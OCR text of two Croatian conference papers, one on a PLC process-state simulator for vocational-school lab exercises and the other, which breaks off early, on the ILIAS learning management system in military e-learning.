[6] Institut za njemački jezik od 27.12.2011. www1.idsmannheim.de/lexik/BZVelexiko

Didaktičko pomagalo za izvođenje nastave iz područja industrijskih računala

Danijel Maršić*, Miroslav Potroško** i Goran Malčić*
* Tehničko veleučilište u Zagrebu / Elektrotehnički odjel, Zagreb, Hrvatska
danijel.marsic@tvz.hr
** Obrtnička škola Koprivnica, Koprivnica, Hrvatska
miroslav.potrosko@gmail.com

Sažetak - Sve veći napredak u polju industrijske automatizacije zahtijeva i sve bolju edukaciju učenika koji će biti osposobljeni nositi se s modernim zahtjevima i ciljevima koje nameću današnje aplikacije. Točnost kod regulacije i vođenja procesa, kompleksnost, zahtjevi za brzim prilagodbama parametara procesa i pouzdanost uvjetuje primjenu programirljivih logičkih kontrolera (PLC) u industriji. Zbog toga je potrebno čim ranije tijekom školovanja upoznati buduće tehničare s novim trendovima u industrijskim tehnologijama. Osim teoretskih znanja, važno je omogućiti učenicima da samostalno rješavaju praktične problemske zadatke što je moguće izvesti jedino u specijaliziranim laboratorijima opremljenim namjenskim didaktičkim pomagalima. Učenici na takvom pomagalu mogu samostalno sudjelovati u rješavanju problemskih zadataka, te povezati teorijska znanja s ponašanjem pravih industrijskih procesa. U radu je prikazana izvedba i primjena didaktičkog računalnog laboratorijskog modela za izvođenje vježbi iz područja industrijskih računala u srednjoškolskom obrazovanju.

I. UVOD

U cilju poboljšanja nastave u *Obrtničkoj školi Koprivnica* u kojoj se školuju učenici elektrotehničke struke, potrebno je osigurati uvjete za kvalitetno izvođenje laboratorijskih vježbi kako bi učenici nakon završene srednje škole mogli lakše savladavati nove tehnologije, a ukoliko se odluče za studij, imali potrebna predznanja iz područja automatizacije. Ovdje se prvenstveno misli na zanimanja u kojima je nastavnim planom i programom propisano održavanje nastave i laboratorijskih vježbi iz predmeta koji su usko vezani za industrijsku automatizaciju i upravljanje.

U školskim uvjetima gdje je velika frekvencija učenika, najelegantnije rješenje bilo bi koristiti samo osobno računalo za simulaciju rada PLC uređaja jer bi na taj način svaki učenik mogao izvoditi vježbe i kroz simulaciju na računalu provjeravati rješenje. Međutim, tu nailazimo na problem jer učenik ne radi s pravim fizičkim uređajem kojeg će kasnije susresti u svom radu. Samim time nije u mogućnosti realno upoznati i odraditi zadanu vježbu kojoj i je svrha da ga što kvalitetnije pripremi za njegov kasniji posao. Izvođenje vježbi na stvarnim uređajima daje učeniku mogućnost da se u kasnijem radu lakše odluči za ispravno rješenje realnih zadataka jer se s njima susretao na laboratorijskim vježbama tokom školovanja. Rješenje tog nastavnog problema je rad na vježbama sa osobnim računalima u sprezi sa stvarnim industrijskim računalima gdje je moguće postići spoj između virtualnog i stvarnog rada sa procesnim uređajima (senzori, aktuatori) odnosno spojem računala i simulatora stanja procesnih veličina.

U strukovnim školama je vrlo važna uloga cjeloživotnog učenja i usavršavanja koje omogućuje učenicima da u kratkom vremenu kvalitetno i stručno usvoje nova znanja iz pojedinih područja njihova interesa i rada. Naime, znanja koja steknu tijekom školovanja mogu zbog stalnog razvoja tehnologije za kratko vrijeme zastarjeti. Međutim, upotreba simulatora stanja procesnih veličina omogućuje učenicima stjecanje znanja osnova programiranja koja su vrlo slična za različite proizvođače industrijskih računala tako da u kasnijem obrazovanju ili radu mogu uspješno savladati rad na različitim tipovima istih.

Obuka studenata za rad s takvim tehnologijama zahtijeva poseban pristup predavanjima, a naročito izvođenju laboratorijskih vježbi. Uzevši u obzir sve navedene činjenice, pristupilo se izradi didaktičkog pomagala namijenjenog izvođenju laboratorijskih vježbi iz područja industrijskih računala u srednjoškolskom obrazovanju. Cilj je bio olakšati obrazovni proces i pomoći učenicima u rješavanju složenih problema na realnim sustavima.

II. PREDMET DIGITALNI SKLOPOVI I UPRAVLJANJE

Učenici se nakon završetka osnovne škole mogu odlučiti za trogodišnje odnosno četverogodišnje srednjoškolsko obrazovanje u *Obrtničkoj školi Koprivnica*. U trogodišnjim zanimanjima autoelektričar, elektromehaničar, elektroinstalater i elektroničar-mehaničar se tematika vezana uz industrijsku automatizaciju pojavljuje u predmetima zadnje godine školovanja.

Jedna od nastavnih cjelina je *Programirljivi logički kontroleri* (eng. ***P**rogrammable **L**ogic **C**ontroller*, dalje *PLC*) u kojoj se upoznaje njihova arhitektura i način rada, a na pripadajućim laboratorijskim vježbama osnove programiranja i simulacija stanja procesnih veličina. PLC uređaj je vrsta industrijskog računala koje prihvaća informacije iz procesa, logički ih obrađuje u skladu s programom izrađenim od strane korisnika, te prenosi rezultate obrade na izvršne uređaje u proces [6].

U zanimanju tehničar za računalstvo koje traje četiri godine, znanja koja se traže od učenika su na višoj razini od trogodišnjih zanimanja. Učenik ovog smjera upoznaje se sa osnovama industrijskih računala u posljednjoj godini školovanja u okviru predmeta *Radioničke vježbe*.

Kako je prije navedeno, laboratorijske vježbe koje uključuju rad s PLC uređajem prisutne su u okvirnim nastavnim planovima pet zanimanja. Analiza i metodička razrada vježbi za svako zanimanje prešla bi okvire ovog rada zbog čega će se tematika vezana uz izvođenje vježbi usmjeriti samo na zanimanje elektroničar-mehaničar. To je trogodišnji obrazovni program nakon kojeg očekivana znanja i vještine učenika na području industrijskih računala daju dovoljno znanja kako bi ih se uspješno primijenilo u daljnjem radu. Okvirnim nastavnim planom i programom tematika industrijskih računala smještena je unutar nastavnog predmeta *Digitalni sklopovi i upravljanje* koji je koncipiran kao izborni predmet u trećem razredu. Predviđena satnica predmeta je 80 sati godišnje teoretske nastave i 32 sata laboratorijskih vježbi. Predmetni nastavnik sam određuje trajanje laboratorijskih vježbi pojedinih nastavnih cjelina u skladu s materijalno tehničkim mogućnostima škole.

U sklopu predmeta obrađuju se slijedeće nastavne cjeline:

1. Mjerni pretvarači
2. Upravljanje i regulacija
3. Mikroupravljači
4. Programirljive logičke komponente
5. *Programirljivi logički kontroleri - PLC*
6. Osobno računalo

A. *Teoretski dio nastave*

U teoretskom dijelu nastave iz područja industrijskih računala najčešće se koristi frontalni način rada uz korištenje modernih nastavnih pomagala. "Teoretska nastava nužan je dio nastavnog procesa, kako bi učenici upoznali i usvojili potrebna teoretska znanja iz područja industrijskih računala koja će im kasnije trebati za uspješno izvođenje laboratorijskih vježbi [8]."

Programiranje PLC uređaja se izvodi u grafičkim programskim jezicima - ljestvičastim dijagramima ili funkcijskim blok dijagramima. Stoga je zadatak teoretske nastave da učenici upoznaju funkcije pojedinih blokova kako bi ih mogli uspješno primijeniti u konkretnim zadacima.

B. *Laboratorijske vježbe*

Na laboratorijskim vježbama iz područja industrijskih računala koristi se laboratorijska metoda učenja i poučavanja. Učenje s pomoću laboratorijskih vježbi i praktičnih primjera omogućava učenicima lakšu spoznaju kako neki industrijski proces funkcionira i kako efikasno realizirati upravljanje tim procesom pomoću PLC uređaja. Osim temeljnih teoretskih znanja važno je na praktičnim primjerima omogućiti stjecanje osnovnih vještina [5].

Metodom laboratorijskog rada učenici koriste programski editor, unose u njega naredbe i vrše testiranje rada izrađenog programa na industrijskom računalu i simulatoru stanja procesnih veličina. Najvažniji ishod učenja takvog načina nastave je povezivanje stečenih teoretskih znanja i njihova implementacija kroz rad na stvarnim uređajima u okviru laboratorijskih vježbi.

III. PLC UREĐAJ I PROGRAMSKA PODRŠKA

A. *PLC uređaj serije ZelioLogic*


Laboratorijske vježbe se izvode na kompaktnim PLC uređajima serije *Zelio Logic*, tvrtke *Schneide Electric*. Uređaj je odabran zbog jednostavnosti pisanja programa, simulacije i praćenja izvršavanja programa. Za potrebe izrade simulatora odabran je model koji sadrži 8 digitalnih ulaza od kojih 4 mogu raditi kao analogni za prihvat istosmjernog naponskog signala (eng. ***V**oltage **D**irect **C**urrent*, dalje *VDC*) u rasponu 0-10 VDC. Izlazni dio ovog uređaja sadrži 4 relejna digitalna izlaza.



Slika 1. Odabrani PLC uređaja serije *Zelio Logic*

B. *Programska podrška ZelioSoft 2*

Svaki proizvođač PLC uređaja u pravilu uz kupljeni proizvod daje i programsku podršku za programiranje koja je kombinacija editora, prevodioca i programa za komunikaciju između osobnog računala i PLC uređaja. Programska podrška za PLC uređaje serije *Zelio Logic* se naziva *ZelioSoft 2* u čijem editoru učenici unose program u obliku funkcijskih blok dijagrama (eng. ***F**unction **B**lock **D**iagram*, dalje *FBD*) kao što prikazuje Slika 2.




Slika 2. Unos programa u FBD programskom jeziku

FBD je grafički programski jezik u kojem su upravljačke funkcije podijeljene u niz funkcijskih blokova međusobno povezanih tokom signala kao u elektroničkim strujnim krugovima. Funkcijski blok može sadržati jednostavne logičke uvjete (*I, ILI, NILI*, itd.), vremenske članove, brojače i ostale upravljačke funkcije.

Nakon što je program napisan učenici ga mogu testirati slanjem u radnu memoriju stvarnog PLC uređaja. Njegovi ulazi i izlazi su spojeni sa simulatorom procesnih veličina koji puno realnije od programske simulacije pokazuje kako će se ponašati procesni uređaj.

IV. SIMULATOR STANJA PROCESNIH VELIČINA


Upotrebom simulatora stanja procesnih veličina u sprezi sa stvarnim PLC uređajem učenici lakše povezuju rad mjerne, sklopne i upravljačke opreme iz industrijskih postrojenja sa izradom programske podrške za PLC uređaje. Radna okolina učenika na laboratorijskim vježbama se sastoji od osobnog računala sa programskom podrškom ZelioSoft 2 koje je komunikacijskim kabelom povezano s PLC uređajem. Ulazi i izlazi PLC uređaja su spojeni sa simulatorom stanja procesnih veličina - didaktičkim uređajem koji učenicima omogućuje testiranje ispravnosti izrađenog programa učitanog u memoriju PLC računala. Kako se radi o simulatoru, na ulaze PLC uređaja se ne spajaju spajati stvarni senzori, nego se njihovo stanje mijenja pomoću preklopki ako se radi o digitalnim ulazima, odnosno pomoću potenciometara ako se radi o analognim ulazima. Jednako tako, na digitalne izlaze PLC uređaja se ne stvarni aktuatori nego signalne lampice za prikaz njihovih stanja [1]. Slika 3. prikazuje raspored osnovnih elemenata na prednjoj ploči izrađenog simulatora stanja.



Slika 3. Prednja ploča simulatora stanja procesnih veličina

Odabrano je rješenje koje učenicima omogućava zadavanje digitalnih ulaznih stanja i analognih ulaznih vrijednosti te prikaz digitalnih izlaznih stanja PLC uređaja. S lijeve strane prednje ploče smještene su preklopke kojima se uključuje ili isključuje pojedini digitalni ulaz PLC uređaja. Na ulaze IB-IE se osim digitalnih signala mogu dovoditi i analogni signali koji se mijenjaju u granicama od 0 do 10 VDC. Konfiguracija vrste signala na ovim ulazima vrši se prilikom programiranja samog PLC uređaja. Zbog moguće kombinacije dviju različitih vrsta signala na istim fizičkim ulazima, na simulator su dodani preklopnici koji omogućuju prebacivanje između digitalnog ili analognog signala. U slučaju odabira analognog signala se podešavanje ulaznog napona izvodi preko pripadajućeg potenciometra uz istovremeno praćenje vrijednosti napona svih četiriju ulaza PLC uređaja na ugrađenom voltmetru.

Od simulatora stanja se očekuje stabilnost i pouzdanost u radu tokom duljeg vremena korištenja zbog čega je kod izrade projekta vođeno računa o mehaničkoj izdržljivosti uređaja. PLC uređaj je smješten iznad prednje ploče simulatora stanja kao što prikazuje Slika 4.



Slika 4. Simulator stanja u radnoj okolini učenika

V. ORGANIZACIJA LABORATORIJSKIH VJEŽBI

Kako bi se laboratorijske vježbe iz područja industrijskih računala mogle kvalitetno i učinkovito izvoditi potrebno je točno definirati zadatke i ciljeve koji će se izvođenjem vježbe ostvariti. Cilj laboratorijskih vježbi iz područja industrijskih računala je da učenici samostalnim vježbanjem ili radom u grupi rješavaju konkretne primjere upotrebe PLC uređaja u svakodnevnom životu. Osnovni zadatak laboratorijske nastave je da se učenike nakon provedenih vježbi osposobi za samostalan rad sa industrijskim računalima. "Također, zadatak laboratorijskih vježbi je da učenici koriste svoje sposobnosti i kreativnost u pronalaženju što jednostavnijeg rješenja postavljenog problema [7]."

Svaku nastavnu cjelinu predmeta *Digitalni sklopovi i upravljanje* prati odgovarajući broj sati laboratorijskih vježbi. Konkretno, za nastavnu cjelinu vezanu uz PLC uređaje potrebno je odraditi sljedeće laboratorijske vježbe:

1. Građa PLC uređaja, dijelovi, princip rada
2. Programski paket ZelioSoft2 - sučelje i primjena
3. Logički sklopovi u FBD programskom jeziku
4. Direktno pokretanje trofaznog asinkronog motora
5. Školsko zvono (naredbe timera i brojača)
6. Semafor (različite kombinacije timera i brojača)
7. Regulacija temperature (primjena analognih ulaza)
8. Komunikacija PLC uređaj - osobno računalo

Nastavnik laboratorijskih vježbi treba u uvodnom dijelu sata ponoviti ona znanja koja su važna za izvođenje vježbe. "Kako bi laboratorijske vježbe bile što učinkovitije potrebno je da aktivnostima učenika prethode pismene ili usmene instrukcije nastavnika koje sadrže cilj, zadaće i pitanja na koja trebaju odgovoriti [9]."

Prilikom izvođenja laboratorijskih vježbi koristi se metoda samostalnog obavljanja pokusa koja omogućuje učeniku da sam svojim samostalnim radom dolazi do novih spoznaja. "Konstruktivistički pristup učenju, gdje student samostalnim radom izrađuje programsku podršku za simulirane sustave, podešava i programira uređaje u za to prilagođenom nastavnom okruženju, pokazao se kao najbolji za proučavanje takve tematike [3]."

"Uloga nastavnika na ovakvim vježbama svodi se na ulogu voditelja, a nikako predavača [4]." Obilježja laboratorijske vježbe iz područja industrijskih računala su sljedeća:

- učenik je u središtu rada, a nastavnik je u pozadini na raspolaganju učenicima za eventualna pitanja i sugestije;
- vježba se izvodi prema pripremljenim nastavnim materijalima od strane nastavnika koje učenici dobiju na početku sata;
- nema velike razlike u postavljenim ciljevima i rezultatima vježbe;
- dolazi do procesa samovrjednovanja jer učenik može sam zaključivati o rezultatu svoga rada;
- motivacija učenika je veća nego u razrednoj nastavi.

Tokom izvođenja laboratorijskih vježbi iz područja industrijskih računala potrebno je proći kroz sljedeće tri faze nastave:

1. Uvodni dio

Nastavnik uvodi učenika u rad ponavljanjem potrebnog teoretskog gradiva i postavlja kratka pitanja na koje učenici odgovaraju. Postavljena pitanja se nalaze na radnim listovima za učenike i dio su priprema koje učenici samostalno izvršavaju prije dolaska na vježbe. Nakon toga priprema se učenike za rad kroz najavu cilja i zadatka vježbe.

2. Samostalno izvođenje laboratorijske vježbe

Na početku vježbe učenici samostalno rade u programskom editoru na rješenju postavljenog problema i provjeravaju točnost napisanog programa te prema potrebi korigiraju nedostatke. Nakon toga samostalno prebacuju program u memoriju PLC uređaja i vrše provjeru rada programa upotrebom osnovnih elemenata na prednjoj ploči simulatora stanja.

3. Završni dio sata

Nakon obavljenog praktičnog dijela vježbe učenik iznosi zaključke o postavljenom problemu i svojem rješenju. Objašnjava princip rada izrađenog programa i rezultate dobivene prilikom testiranja istog. Nastavnik u skladu s odgovorima, motivaciji i praćenju učenika na satu vrši evaluaciju rada odgovarajućom ocjenom.

Uvođenje simulatora stanja u nastavni proces visokoškolskog obrazovanja rezultiralo je povećanjem prosječnih ocjena i smanjenjem broja izlazaka na ispit kod generacija studenata koje su laboratorijske vježbe odrađivale na taj način, kao u [2]. Slični rezultati se očekuju i u srednjoškolskom obrazovanju.

VI. ZAKLJUČAK

Didaktičko pomagalo, čija je izvedba prikazana u ovom radu, se koristi za izvođenje nastave iz područja industrijskih računala u srednjoj strukovnoj školi. Prilikom izrade idejnog rješenja simulatora stanja procesnih veličina uvažene su postojeće potrebe nastavnog programa i uvjete laboratorija. Samom projektiranju prethodila je konzultacija s kolegama, te su zajednički doneseni zaključci uključeni u projekt.

Metodološka razrada priprema i samog izvođenja nastave laboratorijskih vježbi iz područja industrijskih računala je izrađena sukladno smjernicama za izvođenje strukovne teoretske nastave. Za korišteni PLC uređaj izrađena su pisana objašnjenja potrebna za uspješno svladavanje procesa programiranja na razini prilagođenoj srednjoškolskom uzrastu, a u skladu s nastavnim planom i programom. Učenik na laboratorijskim vježbama dobiva nastavne materijale pisane na način da sve vježbe može izvesti samostalno, bez potrebe za vođenjem od strane nastavnika.

Simulator stanja procesnih veličina dodatno poboljšava prikaz realnih industrijskih procesa u kojima se upravljanje vrši pomoću PLC uređaja i učenicima je na taj način omogućeno izravno sudjelovanje u samom procesu. Iako je izvođenje nastave laboratorijskih vježbi iz područja industrijskih računala na simulatoru stanja tek početak, autori se nadaju da će se školski laboratorij *Obrtničke škole Koprivnica* u bliskoj budućnosti moći još kvalitetnije opremiti i time još više podići kvaliteta izvođenja nastave.

LITERATURA

[1] M. Potroško: *Izrada didaktičkog pomagala za izvođenje nastave iz područja industrijskih računala*, diplomski rad br. E149, Tehničko veleučilište u Zagrebu, Politehnički specijalistički diplomski stručni studij, Specijalizacija elektrotehnika, Zagreb, 2011.;str. 69.

[2] Goran Malčić, Mato Fruk, Damir Josić: *PLC's State Simulator*, Computers in education (CE), MIPRO 2005.; str. 4.

[3] Velimir Rajković, Goran Malčić, Danijel Maršić: *Izvođenje nastave iz područja procesnih računala*, Computers in education (CE), MIPRO 2008.; str. 5.

[4] Goran Malčić, Biljana Stojaković, Danijel Maršić: *Izvođenje nastave iz područja industrijskih računalnih mreža*, Computers in education (CE), MIPRO 2007.; str. 1.

[5] Milivoj Puzak, Danijel Maršić, Goran Malčić*: Laboratorijski model DeviceNet industrijske mreže u HVAC sustavu*, Computers in education (CE), MIPRO 2007.; str. 1.

[6] Goran Malčić, Danijel Maršić: *Programirljivi logičk kontroleri*, skripta za kolegij Procesna računala, Tehničko veleučilište u Zagrebu, Elektrotehnički odjel, Zagreb, 2009.; str. 9.

[7] Matijević Milan, Radovanović Diana: *Nastava usmjerena na učenika*, ŠKOLSKE NOVINE d.o.o. Zagreb, 2011.; str. 129.

[8] Turković Ivan: *Nastava strukovno-teorijskih predmeta u srednjim školama*, Informator, Zagreb, 1997.; str. 124.

[9] Petričević Dušan: *Metodika strukovno teoretske nastave*, Pučko otvoreno učilište Zagreb, 2004.; str. 153.

Primjena LMS sustava ILIAS u vojnom obrazovanju

Darko Možnik
Ministarstvo obrane Republike Hrvatske
Hrvatsko vojno učilište „Petar Zrinski“
Ilica 256B, Zagreb, Republika Hrvatska
Telefon: 01-3784 613 Fax: 01-3784 747 E-mail: dmoznik@xnet.hr

Sažetak - Ovaj rad opisuje i objašnjava primjenu LMS (engl. *Learning Management System*) sustava ILIAS (njem. *Integriertes Lern-, Informations- und Arbeitskooperations System*) za e-učenje odnosno JADL (engl. *Joint Advanced Distributed Learning*) i ADL (engl. *Advanced Distributed Learning*) u institucijama i u sustavima vojnog obrazovanja u zemljama članicama NATO saveza.

Prikazano je stanje primjene LMS sustava ILIAS (kao platforme i skupa alata) u vojnom obrazovanju odnosno e-obrazovanju u MORH-u i OS RH kroz projekt „*Uvođenje novih načina usvajanja i održavanja znanja*“.

Navedeni su primjeri razvijenih ADL tj. online tečajeva, modula i kolegija u NATO savezu, kao i u području vojnog obrazovanja u MORH-u i OS RH.

I. UVOD

E-učenje i *učenje na daljinu* primjenjuju se u obrambenim i vojnim sustavima zemalja članica NATO saveza kako u pojedinim NATO institucijama tako i kao komplementarni oblici vojnog obrazovanja. U obrambenim i vojnim sustavima zemalja članica NATO saveza *e-učenje* se koristi i primjenjuje pod nazivima: JADL (engl. *Joint Advanced Distributed Learning*) i ADL (engl. *Advanced Distributed Learning*).

Od *open source* LMS-ova (engl. *Learning Management Systems*) tj. sustava za upravljanje učenjem opisani su **MOODLE** (engl. *Modular Object-Oriented Dynamic Learning Environment*), koji najviše koriste akademske zajednice, i **ILIAS** (njem. *Integriertes Lern-, Informations- und Arbeitskooperations System*) koji se koristi u obrambenim i vojnim sustavima zemalja članica NATO saveza i Partnerstva za mir (engl. *Partnerships for Peace*). Navedeni LMS sustavi su kompatibilni.

LMS sustav ILIAS je u primjeni u NATO savezu, i to u: a) NATO institucijama: NDU (engl. *NATO Defence University*), ACT-u (engl. *Allied Command Transformation*), NATO-voj školi u Oberammergau u Njemačkoj i u NDC-u (engl. *NATO Defence College*) u Rimu u Italiji i b) sustavima vojnog obrazovanja u zemljama članicama NATO saveza.


Od 2009. godine Republika Hrvatska je punopravna članica NATO saveza. U MORH-u i OS RH u sustavu vojnog obrazovanja za *e-učenje* se koristi LMS sustav ILIAS kao platforma i skup alata. Također, provodi se projekt “*Uvođenje novih načina usvajanja i održavanja znanja*” odnosno *e-obrazovanje u OS RH i MORH-u.* Određeni pripadnici OS RH i djelatnici MORH-a, a poglavito nastavnici Hrvatskog vojnog učilišta “Petar Zrinski” osposobljeni su vlastitim resursima, posebno učinkovitim korištenjem ILIAS-a, razvijati i primjenjivati *online* ADL tečajeve i module za obrambene i vojne potrebe.

II. E-UČENJE I UČENJE NA DALJINU

A. E-učenje

E-učenje je *vrsta komunikacijskog kanala*, kanala kroz koji se odvija učenje.

Postoje dvije skupine definicija *e-učenja* i to: 1. skupina "tehničkih" definicija stavlja naglasak na tehnologiju (na "*e*" dio u imenu). Primjer jedne od "tehničkih" definicija glasi: *"E-obrazovanje* je bilo koji oblik učenja, poučavanja ili obrazovanja koji je potpomognut uporabom računalnih tehnologija, a posebno računalnih mreža temeljenih na Internet tehnologijama.*"* i 2. skupina "pedagoških" definicija ima naglasak na obrazovanju, tj. na učenju i poučavanju ("*learning*" dio u imenu). Jedna od takvih definicija je: *"E-learning* je interaktivan ili dvosmjeran proces između nastavnika i učenika uz pomoć elektroničkih medija, pri čemu je naglasak na procesu učenja, dok su mediji samo pomoćno sredstvo koje upotpunjuje taj proces.*“* [17]. *E-učenje* kao oblik obrazovanja postoji na više razina: kao potpuno samostalan oblik, ali i kao sastavni dio ili nadopuna klasičnog obrazovanja. Proširena klasifikacija ili "vremenska crta" *e-obrazovanja* prikazuje obrazovanje kao kontinuum na čijem je lijevom kraju klasična ili tradicionalna nastava (*f2f – face-to-face* predavanja). Pomak prema *e-learningu* započinje uvođenjem ICT pomagala u f2f nastavu. U središnjem dijelu "vremenske crte" koji se odnosi na *e-learning* je *hibridna* nastava ili *kombinirani* pristup učenju. *Online obrazovanje* kao samostalan oblik nastave smješteno je na desnom kraju ovog kontinuuma. Idući slijeva udesno po "vremenskoj crti" *e-obrazovanja,* u obrazovnim kategorijama se koriste sve više i više tehnologije. Prikaz je dat na slici 1. [18].



Slika 1. Prikaz "kontinuum"a *e-učenja*

Kakav je odnos *e-učenja*, *učenja na daljinu i online obrazovanja*? Iako se *e-learning* i *učenje na daljinu* često izjednačuju, nije riječ o istim oblicima obrazovanja: postoje vrste *e-obrazovanja* koje se ne odvijaju online, a isto tako postoje i oblici *učenja na daljinu* koji ne koriste ICT. Među glavnim prednostima *e-učenja* su: a) vremenska i prostorna fleksibilnost; b) interakcija (komunikacija) između polaznika i nastavnika, koja se odvija putem računala (na primjer, e-mail, forumi) te je često neposrednija i intenzivnija nego komunikacija u razredu; c) komunikacija i grupni rad na zajedničkim projektima između polaznika međusobno; d) programi *e-obrazovanja* su dostupni putem Interneta nevezano za fizičku lokaciju na kojoj se polaznici nalaze; e) programe *e-obrazovanja* mogu putem Interneta pohađati polaznici koji zbog svog posla ili drugih obveza ne mogu nazočiti tradicionalnoj nastavi u vrijeme u koje se ona odvija; f) u programima *e-obrazovanja* može se postići visoka razina interakcije između polaznika i nastavnika; g) programi *e-obrazovanja* mogu iskoristiti bogatstvo izvora za obrazovanje dostupnih putem Interneta; h) materijali pripremljeni za *e-obrazovanje* relativno se lako obnavljaju, prilagođavaju i ponovo koriste za različite grupe polaznika; i) korištenje *interaktivnih sadržaja za učenje* i različitih *medija* za prezentiranje sadržaja te *dostupnost* sadržaja 24 sata *online*, kao u [5].

B. Učenje na daljinu

Učenje na daljinu (engl. *distance learning, distance education*) je *obrazovanje ili obuka koja se nudi učenicima na različitim mjestima odnosno fizički udaljenima od učitelja ili izvora informacija*. U praksi je učenje na daljinu puno složenije od ove definicije jer uključuje kori-štenje novih tehnologija i novih interaktivnih nastavnih metoda. Termin *učenje na daljinu* u novije vrijeme se zamjenjuje terminom *online učenje*, čime se naglašava da je riječ o posebnom obliku *e-learninga* ili *e-obrazovanja*.

Učenje na daljinu tj. ADL koristi većina zemalja članica NATO-a i PfP-a. Iskustva pokazuju da je i to jedan od oblika učenja, koji ima više prednosti i zato se često koristi.

Department of Defense (DoD) je uvidio da sa konstantnim brzim i neplaniranim promjenama lokacija vojnih snaga ne može omogućiti konstantnu potrebu za edukacijom u novim tehnologijama. Pošto je vremenski interval razmještaja jedinica kao i vrijeme implementiranja novih tehnologija sve više pojavljuje se potreba za edukacijom *"right time, right place"*, gdje je vrijeme često ***sada***, a mjesto ***bilo gdje*** na planeti. Dolazi se do zaključka da u informacijskom dobu vojska mora biti spremna odgovoriti na nove prijetnje ***odmah i sada*** sa najnovijim tehnologijama. Kao odgovor na takve izazove razvijalo se i dalje se razvija *e-učenje* odnosno JADL i ADL čija je svrha postavljanje okvira koji će omogućiti *DoD* službenicima (od ratnika - do tajnika) pristup: a) kvalitetnoj edukaciji i treningu prema individualnoj potrebi, b) relativno mali troškovi i c) kada god i gdje god to bude potrebno.

JADL i ADL su definirani kao lideri koji će:

a) iskoristiti maksimalne potencijale (računala, informacijske tehnologije, komunikacijske tehnologije);
b) ne odstupati od standardne programske podrške dostupne širokoj masi računala;
c) omogućiti edukaciju skrojenu prema individualnim potrebama svakog pojedinca dostupnu po principu *anytime, anywhere*;
d) omogućiti *computer-managed instruction* okolinu i podršku za: razvojne inženjere, administratore, voditelje (engl. *managers)* i profesore.

Glavne *razlike* između programa za *učenje na daljinu* jesu u tehnologiji koja se koristi, u strukturi programa ili tečaja, te u stupnju nadgledanja polaznika. Kao jedna od najvećih prednosti *učenja na daljinu* smatra se to što omogućuje **stalno učenje** (engl. *lifelong learning*) i **profesionalno usavršavanje**. Kao prednosti *učenja na daljinu* mogu izdvojiti: a) *vlastiti tempo*, b) *odabiranje mjesta učenja, c) dostupnost tema koje ne nude tečajevi/programi u tom području*, *d) sudjelovanje u najkvalitetnijim ili najprestižnijim programami,* e) *odabiranje svog načina učenja* i f) *praktičan rad s različitim tehnologijama* omogućuje *samostalno učenje*.

III. DEFINICIJE

a) JADL



Slika 2. Oznaka za JADL

JADL (engl. *Joint Advanced Distributed Learning*) je združeno napredno distribuirano učenje na daljinu koje razvija NATO-ovo Savezničko zapovjedništvo za transformacije tj. ACT (engl. *Allied Command Transformation*), konkretno dio za JET (engl. *Joint Education and Training*) za potrebe zemalja članica NATO saveza i Partnerstva za mir tj. PfP-a (engl. *Partnerships for Peace*).

Na slici 2. prikazana je oznaka za JADL.

Više o JADL-u, JET-u i ACT-u može se naći i vidjeti na stranicama koje se nalaze na internetskoj adresi [7].

b) ADL



Slika 3. Oznaka za ADL

ADL (engl. *Advanced Distributed Learning*) proizvod je *ADL inicijative* uspostavljene 1997. godine u Ministarstvu obrane SAD-a za standardizaciju i modernizaciju upravljanja „treninzima" i „edukacijama" te načinima poučavanja. Vizija navedene inicijative je osigurati pristup učenju najviše kvalitete koja može biti „skrojena" tj. prilagođena pojedinačnim potrebama i isplativa u pravo vrijeme i na pravom mjestu. ADL koristi strukturne i suradničke (engl. *collaboration*) metode iz industrije, akademskih zajednica i vlada koji razvijaju standarde, alate i sadržaje učenja.

Na slici 3. prikazana je oznaka za ADL.

Više o ADL-u može se naći i vidjeti na stranicama koje se nalaze na internetskoj adresi [8].

IV. SUSTAVI ZA UPRAVLJANJE UČENJEM

